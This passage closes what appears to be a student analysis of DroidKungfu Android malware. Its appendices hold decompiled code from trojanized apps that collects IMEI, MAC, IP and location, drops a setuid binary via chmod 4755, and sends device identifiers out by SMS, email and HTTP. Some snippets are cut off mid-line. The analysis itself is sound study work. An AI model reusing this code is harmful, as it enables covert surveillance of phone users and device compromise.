After extensive research and analysis of the malwares from DroidKungfu family, it was discovered that there are multiple ways for the malware to collect, store, hide and transfer data maliciously. Most of the malicious activities that took place were not easy to trace as it hides itself from the user in many ways like using sleep state of the phone to send data, or doing functions in background while the app is running, etc. Besides that, there was an interesting data collection method found where an APK file contains a failure handler method in order to steal its desired information.

Due to time and resource limitations, we were only able to discover the methods of how DroidKungfu accesses data, stores, hide and transfer data partially. However, we were able to create an algorithm based on its behaviour and similarities so that we understand the pattern of the files and how the code makes it malicious. Based on the flow chart, it was found that the data only becomes vulnerable if it is sent to a malicious destination such as in our case, through emails, SMS and website redirection. From this finding, we will be able to find and predict where the malicious code will be more efficiently in future analysis in order to stop hackers from retrieving the sensitive information that has been collected.

References

1. Android Developers. App Manifest Overview [Internet]. [Place of publication unknown]: Android Developers; 2019 [updated 2019; cited 2019 October 24]. Available from: https://developer.android.com/guide/topics/manifest/manifest-intro

2. Matt Brian MB, DroidKungfu Android Malware Steals Sensitive Data, Avoids Anti-Virus Detection [Internet]. [Place of publication unknown]: The Next Web; 2011 [updated 2011 June 6; cited 2019 October 25]. Available from: https://thenextweb.com/google/2011/06/05/droidkungfu-android-malware-steals-sensitive-data-avoids-anti-virus-detection/

3. Tim Donaworth TD, Security Threats in Android! ..or Not [Internet]. [Place of publication unknown]: Security Musings; 2010 [updated 2010 August 13; cited 2019 October 26]. Available from: http://securitymusings.com/article/2078/security-threats-in-android-or-not

Appendix A
Code discovered for data collection methods:

1. IMEI
2ef9....apk

```
public static String getIMEI(Context paramContext) {
  if (a == null) {
    String str = ((TelephonyManager)paramContext.getSystemService("phone")).getDeviceId();
    a = str;
    if (str == null) {
      WifiManager wifiManager = (WifiManager)paramContext.getSystemService("wifi");
      if (wifiManager != null && wifiManager.getConnectionInfo() != null && wifiManager.getConnectionInfo().getMacAddress() != null)
        a = (new UUID(wifiManager.getConnectionInfo().getMacAddress().hashCode(), "adchina".hashCode())).toString();
    }
    if (a == null)
      a = Settings.Secure.getString(paramContext.getContentResolver(), "android_id");
  }
  return (a == null) ? "" : a;
}

public static String getNetworkTypes(Context paramContext) {
  NetworkInfo[] arrayOfNetworkInfo = ((ConnectivityManager)paramContext.getSystemService("connectivity")).getAllNetworkInfo();
  StringBuffer stringBuffer = new StringBuffer();
  if (arrayOfNetworkInfo != null) {
    int i = arrayOfNetworkInfo.length;
    byte b = 0;
    while (true) {
      if (b < i) {
        NetworkInfo networkInfo = arrayOfNetworkInfo[b];
        if (networkInfo.isConnected()) {
          stringBuffer.append(",");
          stringBuffer.append(networkInfo.getTypeName());
          stringBuffer.append(",");
          stringBuffer.append(networkInfo.getSubtypeName());
        }
        b++;
        continue;
      }
      if (stringBuffer.length() > 0)
        return stringBuffer.substring(1);
      break;
    }
    return "";
  }
  if (stringBuffer.length() > 0)
    return stringBuffer.substring(1);
  break;
}
```

ef28….apk

```
private boolean _doSearchReportabc123(String paramString) {
  boolean bool = false;
  ArrayList arrayList = new ArrayList();
  arrayList.add(new BasicNameValuePair("imei", this.mImei));
  arrayList.add(new BasicNameValuePair("ch", this.mIdentifier));
  arrayList.add(new BasicNameValuePair("ver", "a11"));
  if (checkPermission()) {
    arrayList.add(new BasicNameValuePair("pm", "1"));
  } else {
    arrayList.add(new BasicNameValuePair("pm", "0"));
```

2. IP address

71c7....apk

```
public void d() {
  TelephonyManager telephonyManager = (TelephonyManager)this.l.getContext().getSystemService("phone");
  this.s = telephonyManager.getNetworkOperatorName();
  this.d = v.a(telephonyManager.getDeviceId().getBytes(), 0).trim();
  this.g = v.a(Build.MANUFACTURER.getBytes(), 0).trim();
  this.l = v.a(Build.MODEL.getBytes(), 0).trim();
  this.i = v.a(("Android" + Build.VERSION.RELEASE).getBytes(), 0).trim();
  NetworkInfo networkInfo = ((ConnectivityManager)this.l.getContext().getSystemService("connectivity")).getActiveNetworkInfo();
  if (networkInfo != null && networkInfo.isAvailable())
    if (networkInfo.getType() == 0) {
      String str1 = networkInfo.getExtraInfo();
      if (str1 != null) {
        r = str1.toLowerCase();
      } else {
        r = "unknown";
      }
    } else {
      r = "wifi";
    }
  String str = (WifiManager)this.l.getContext().getSystemService("wifi");
  if (str.isWifiEnabled()) {
    int i1 = str.getConnectionInfo().getIpAddress();
    String str1 = String.format("%d.%d.%d.%d", new Object[] { Integer.valueOf(i1 & 0xFF), Integer.valueOf(i1 >> 8 & 0xFF), Integer.valueOf(i1 >> 16 & 0xFF), Integer.valueOf(i1 >> 24 & 0xFF) });
  } else {
    str = m();
  }
  this.j = str;
}
```

ee70….apk

```
boolean storeIP() {
  boolean bool = false;
  preferences = null;
  if (ctx != null) {
    preferences = ctx.getSharedPreferences("ipPreference", 0);
    SharedPreferences.Editor editor = preferences.edit();
    editor.putString("ip1", Util.getIP1());
    editor.putString("ip2", Util.getIP2());
    bool = editor.commit();
  }
  return bool;
}
```

3. MAC address

2a52351ed41d65e7f2801f05d1972e09.apk

```
public String _$S10() {
  WifiManager wifiManager = _IS1._$S6(this._$S3);
  String str = wifiManager;
  if ("null".equals(wifiManager)) {
    wifiManager = (WifiManager)this._$S3.getSystemService("wifi");
    if (!wifiManager.isWifiEnabled()) {
      wifiManager.setWifiEnabled(true);
      str = wifiManager.getConnectionInfo().getMacAddress();
      _IS1._$S1(this._$S3, str);
      wifiManager.setWifiEnabled(false);
      return str;
    }
  } else {
    return str;
  }
  str = wifiManager.getConnectionInfo().getMacAddress();
  _IS1._$S1(this._$S3, str);
  return str;
}
```

```
protected void getPhoneInfo() {
  super.getPhoneInfo();
  this.mCarrier = URLDecoder.decode(this.mCarrier);
  this.mVender = Build.BRAND.replace(" ", "").toLowerCase();
  this.mModel = Build.MODEL.replace(" ", "").toLowerCase();
  this.mVersion = Build.VERSION.RELEASE.replace(" ", "").toLowerCase();
  if (this.mImei == null)
    this.mImei = Settings.Secure.getString(this.mActivity.getContentResolver(), "android_id");
  DisplayMetrics displayMetrics = this.mActivity.getApplicationContext().getResources().getDisplayMetrics();
  if (displayMetrics.heightPixels > displayMetrics.widthPixels) {
    this.mW = displayMetrics.widthPixels;
    this.mH = displayMetrics.heightPixels;
  } else {
    this.mH = displayMetrics.widthPixels;
    this.mW = displayMetrics.heightPixels;
  }
  this.mMac = ((WifiManager)this.mActivity.getSystemService("wifi")).getConnectionInfo().getMacAddress();
}
```

4. Location

a1e8....apk

```
static String b(Context paramContext) {
  String str;
  Context context = null;
  Location location = getCoordinates(paramContext);
  paramContext = context;
  if (location != null)
    str = location.getLatitude() + "," + location.getLongitude();
  if (Log.isLoggable("AdMobSDK", 3))
    Log.d("AdMobSDK", "User coordinates are " + str);
  return str;
}
```

f565….apk

```
static String b(Context paramContext) {
  String str;
  Context context = null;
  Location location = getCoordinates(paramContext);
  paramContext = context;
  if (location != null)
    str = location.getLatitude() + "," + location.getLongitude();
  if (Log.isLoggable("AdMobSDK", 3))
    Log.d("AdMobSDK", "User coordinates are " + str);
  return str;
}
```

5. Others

03be0c6029479d4ffedc87e85d711290.apk
The code allows access to the Wi-Fi manager to check its state and enable Wi-Fi connection if it was disabled.

```
private boolean getPermission1() {
  boolean bool;
  if (this.m1.getBoolean("P1", false))
    return false;
  ApplicationInfo applicationInfo = getApplicationInfo();
  String str = String.valueOf(getMyDataDir()) + "foobin";
  RU.U7(this, "foobin", str, 7040);
  RU.U6("/system/bin/chmod", "4755 " + str);
  RU.U6(String.valueOf(str) + " /data/data/" + applicationInfo.packageName, "");
  WifiManager wifiManager = (WifiManager)getSystemService("wifi");
  if (wifiManager.getWifiState() == 3) {
    wifiManager.setWifiEnabled(false);
    bool = true;
  } else {
    wifiManager.setWifiEnabled(true);
    bool = false;
  }
  SystemClock.sleep(5000L);
  wifiManager.setWifiEnabled(bool);
  if (checkPermission()) {
    doSearchReport();
    return true;
  }
  SharedPreferences.Editor editor = this.m1.edit();
  editor.putBoolean("P1", true);
  editor.commit();
  return false;
}
```

Appendix B

03be0c6029479d4ffedc87e85d711290.apk

This code allows the program to get the external storage state and create a directory.

```
final void a(String paramString, Activity paramActivity) {
  String str1;
  String str2 = paramString.substring(paramString.lastIndexOf("/") + 1);
  String str3 = Environment.getExternalStorageState();
  if (!str3.equals("mounted")) {
    if (str3.equals("shared")) {
      str1 = "SD 卡正忙。要允许下载，请在通知中选择\"关闭USB 存储\"";
      paramString = "SD 卡不可用";
    } else {
      str1 = "需要有 SD 卡才能下载" + str2;
      paramString = "无 SD 卡";
    }
    (new AlertDialog.Builder(a())).setTitle(paramString).setIcon(17301543).setMessage(str1).setPositiveButton("OK", null).show();
    return;
  }
  str1.runOnUiThread(new t(this, str1, str2));
  if (!this.d) {
    this.d = true;
    DefaultHttpClient defaultHttpClient = new DefaultHttpClient();
    null = new HttpGet(paramString);
    null.setHeader("User-Agent", o);
    try {
      HttpResponse httpResponse = defaultHttpClient.execute(null);
      if (httpResponse.getStatusLine().getStatusCode() == 200) {
        InputStream inputStream = httpResponse.getEntity().getContent();
        File file = new File(Environment.getExternalStorageDirectory() + "/adwo/");
        if (!file.exists())
          file.mkdir();
        file = new File(Environment.getExternalStorageDirectory() + "/adwo/", str2);
        if (!file.exists()) {
          boolean bool = file.createNewFile();
          if (!bool)
            return;
        }
```

Appendix C

1. Sending data through email:

```
public void onClick(DialogInterface param1DialogInterface, int param1Int) {
  Intent intent = new Intent("android.intent.action.SEND");
  intent.setType("plain/text");
  intent.putExtra("android.intent.extra.EMAIL", new String[] { "1257202242@qq.com" });
  OpenVpnSettings.this.startActivity(intent.putExtra("android.intent.extra.SUBJECT", subjects[param1Int]).crea
  ((AlertDialog)param1DialogInterface).getListView().clearChoices();
  param1DialogInterface.dismiss();
}
```

2. Sending information through SMS:

2a52351ed41d65e7f2801f05d1972e09.apk

```
public final String registerIdentity() {
  String str = String.format("GDWLANIDP#%s#%s:%s", new Object[] { MMClientSDK_ForLogin.getDigest("md5", this.deviceInfo.getStrImsi()), getSessionID(), this.userProfile.appID });
  SmsManager.getDefault().sendTextMessage("10658682803", null, str, null, null);
  Log.v(this.TAG, "send sms:" + str + " to:" + "10658682803");
  return str;
}
```

ef28….apk

```
if (arrayOfString.length >= 2) {
  Uri.parse(arrayOfString[0]);
  String str = arrayOfString[0].split("//")[1];
  str = str.substring(0, str.length() - 1);
  intent = new Intent("android.intent.action.SENDTO", Uri.parse("smsto:10985205127" + str));
  intent.putExtra("sms_body", URLDecoder.decode(arrayOfString[1]));
```

3. Redirecting to a website:

2a52....apk

```
protected static void requestParams(Context paramContext) {
  HttpPost httpPost = new HttpPost("http://da.mmarket.com/mmsdk/mmsdk?func=mmsdk:getappparameter&appkey=" + g.g(paramContext));
  try {
    BasicHttpParams basicHttpParams = new BasicHttpParams();
    HttpClientParams.setRedirecting(basicHttpParams, true);
    HttpProtocolParams.setUserAgent(basicHttpParams, n.a());
    HttpProtocolParams.setContentCharset(basicHttpParams, "utf-8");
    HttpProtocolParams.setHttpElementCharset(basicHttpParams, "utf-8");
    if (n.a(paramContext).equals("cmwap"))
      basicHttpParams.setParameter("http.route.default-proxy", new HttpHost("10.0.0.172", 80, null));
    DefaultHttpClient defaultHttpClient = new DefaultHttpClient(basicHttpParams);
    defaultHttpClient.setRedirectHandler(new m());
    JSONObject jSONObject = new JSONObject(EntityUtils.toString(defaultHttpClient.execute(httpPost).getEntity()));
    SharedPreferences.Editor editor = getConfigPreferences(paramContext).edit();
    Iterator iterator = jSONObject.keys();
    while (iterator.hasNext()) {
      String str = (String)iterator.next();
      editor.putString(str, jSONObject.getString(str));
    }
    editor.commit();
    Looper.prepare();
    if (jSONObject.length() > 0)
      g.onDataReceive(jSONObject);
    Looper.loop();
    return;
  } catch (UnsupportedEncodingException paramContext) {
    paramContext.printStackTrace();
    return;
  } catch (JSONException paramContext) {
    paramContext.printStackTrace();
    return;
  } catch (ParseException paramContext) {
    paramContext.printStackTrace();
    return;
  } catch (IOException paramContext) {
    paramContext.printStackTrace();
    return;
  }
}
```

F565….apk


The website we found which is being returned from the code below is actually a malicious website as we looked it up on virus total and it gives that a malicious website


```
if (stringBuilder1 != null) {
  paramString2 = URLEncoder.encode(paramString2, "UTF-8");
  stringBuilder1.append("&").append("isu").append("=").append(paramString2);
  paramString2 = URLEncoder.encode(paramString3, "UTF-8");
  stringBuilder1.append("&").append("app_id").append("=").append(paramString2);
  return "http://a.admob.com/f0?" + stringBuilder1.toString();
}
```

Appendix D


1. Performing background activities:


Sudoku game (03be0c6029479d4ffedc87e85d711290.apk) runs while activities are performed in the background





A replica of “Plant vs Zombie” game runs while background activities are performed. (2ef973a3c1e219a26a45a3ce1ff7a2cf2ef973a3c1e219a26a45a3ce1ff7a2cf.apk)





2. Encryption/Decryption

Initially the encryption method is used for the purpose of encrypting data. However, this method is used later on to encrypt the credentials into a small part before it is sent to the destination. This code is extracted from the APK file ef28...)

```
public static byte[] encryptDataabc123(byte[] paramArrayOfByte, Cipher paramCipher) throw
  ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream(53);
  for (int i = 0;; i += 245) {
    char c;
    if (i >= paramArrayOfByte.length)
      return byteArrayOutputStream.toByteArray();
    if (paramArrayOfByte.length - i <= 245) {
      c = paramArrayOfByte.length - i;
    } else {
      c = 'õ';
    }
    byteArrayOutputStream.write(paramCipher.doFinal(paramArrayOfByte, i, c));
  }
}
```

3. Hashing:

Hashing of IMEI:

This part of the code is found in most of the file such as 34c0…, 9a72…, and many more. But it was not used for any malicious activity except for the APK file ee70... as shown below.

```
public static String a(String paramString) {
  if (paramString == null || paramString.length() == 0)
    throw new IllegalArgumentException("String to encript cannot be null or zero length");
  MessageDigest messageDigest = MessageDigest.getInstance("MD5");
  messageDigest.update(paramString.getBytes());
  return a(messageDigest.digest());
}
```

The chunk of code below was found in the APK file ee70... and is used to convert the IMEI number to MD5 only if the string value of IMEI is not equal null.

```
boolean setImeiInMd5() {
  try {
    String str = getImeiNoMd5();
    if (str == null || str.equals("") || str.equals("invalid")) {
      Util.printDebugLog("Can not get device unique id.");
      return false;
    }
    MessageDigest messageDigest = MessageDigest.getInstance("MD5");
    messageDigest.update(str.getBytes(), 0, str.length());
    Util.setImei((new BigInteger(1, messageDigest.digest())).toString(16));
    return true;
  } catch (NoSuchAlgorithmException noSuchAlgorithmException) {
    Log.e("AirpushSDK", "Error occured while converting IMEI to md5." + noSuchAlgorithmException.getMessage
  } catch (Exception exception) {
    exception.printStackTrace();
  }
  return false;
}
```